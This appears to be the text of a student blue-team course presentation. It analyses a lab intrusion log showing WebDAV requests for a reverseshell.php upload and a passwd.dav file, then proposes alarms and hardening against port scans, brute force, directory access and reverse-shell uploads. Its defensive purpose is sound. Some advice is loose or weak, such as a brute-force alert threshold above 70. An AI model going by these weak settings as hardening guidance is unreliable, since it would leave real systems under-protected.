
packetbeat-*

Columns:
- Top values of source.ip
- Top values of method
- Top values of url.path
- Top values of user_agent.original
- @timestamp
- Count of records

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory? 40 request
- Which files were requested? Reverseshell.php and passwd.dav



Top values of destination...	Top values of source.ip	Top values of http.reques...	Top values of url.path	@timestamp per 5 minutes	Count of records
192.168.1.105	192.168.1.90	get	/company_folders/secret_folder	16:50	13,534
192.168.1.105	192.168.1.90	get	/	16:35	8
192.168.1.105	192.168.1.90	get	/HNAP1	16:35	2
192.168.1.105	192.168.1.90	propfind	/webdav	17:05	22
192.168.1.105	192.168.1.90	propfind	/webdav/reverseshell.php	17:05	10
192.168.1.105	192.168.1.90	propfind	/webdav/passwd.dav	17:05	2
192.168.1.105	192.168.1.90	options	/webdav	17:05	6
192.168.1.105	192.168.1.90	options	/	17:05	4

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

❏ Activate threshold or filter if traffic is detected from one source that is connecting to various ports

What threshold would you set to activate this alarm?

❏ The threshold should be set to >0 if source is coming from an IP besides the host's IP

❏ Any IP trying to access any closed ports should activate the filer or alert.

System Hardening

What configurations can be set on the host to mitigate port scans?

❏ Installing a firewall
❏ Closed unused/inactive ports
❏ Block ping requests
❏ Set Slunk on host for port scans

Describe the solution. If possible, provide required command lines.

❏ Set Filtering/alerts to watch the traffic
❏ Create inbound rules

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

❑ By setting an alert to go off when access is attempted

What threshold would you set to activate this alarm?

❑ The threshold should be >0, for all machines accessing it.

System Hardening

What configuration can be set on the host to block unwanted access?

❑ The directory should not allowed to exist on the server

Describe the solution. If possible, provide required command lines.

❑ nano the etc/apache/httpd.conf and remove indexes in nano from options

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- ❑ An alert can be issued if unauthorized attempts are made is from the server

What threshold would you set to activate this alarm?

- ❑ Threshold set to >70 to allow a period of time for mistakes or forgotten passcodes.

System Hardening

What configuration can be set on the host to block brute force attacks?

- ❑ Set a limit on logins to a whitelist of IP address
- ❑ limit the number of unsuccessful attempts
- ❑ Require a number of letters and numbers to ensure stronger passcodes are set

Describe the solution. If possible, provide the required command line(s).

- ❑ Set or configure policies on the server to limit the number of failed attempts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

❏ By blacklisting all external IP addresses that are outside the range of the server

What threshold would you set to activate this alarm?

❏ The threshold should be set at >0 , and any attempts should set off the alert

System Hardening

What configuration can be set on the host to control access?

❏ By restricting accessibility to the shared folders, make sure folders are not accessible from the web, and setting a firewall block.

Describe the solution. If possible, provide the required command line(s).

❏ Nano etc/httpd/conf/httpd.conf

https://support.qualityunit.com/496941-How-to-disable-directory-browsing-in-apache-configuration

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- ❏ Firewall to block any traffic to the shared folder ports
- ❏ By setting an alert for uploaded files and PUT requests are made

What threshold would you set to activate this alarm?

- ❏ Any and all traffic on the above ports would trigger an alert
- ❏ Threshold should be set >0 and set alert when upload and PUT requests are made.

System Hardening

What configuration can be set on the host to block file uploads?

- ❏ Set rule that any and all uploaded files are from the local source

Describe the solution. If possible, provide the required command line.

- ❏ Nano etc/httpd/conf/httpd.conf
- ❏ Deny external IP
- ❏ Allow host and approved IPs only
- ❏ Deny all PUT requests

Cite: https://httpd.apache.org/docs/2.4/howto/access.html

The End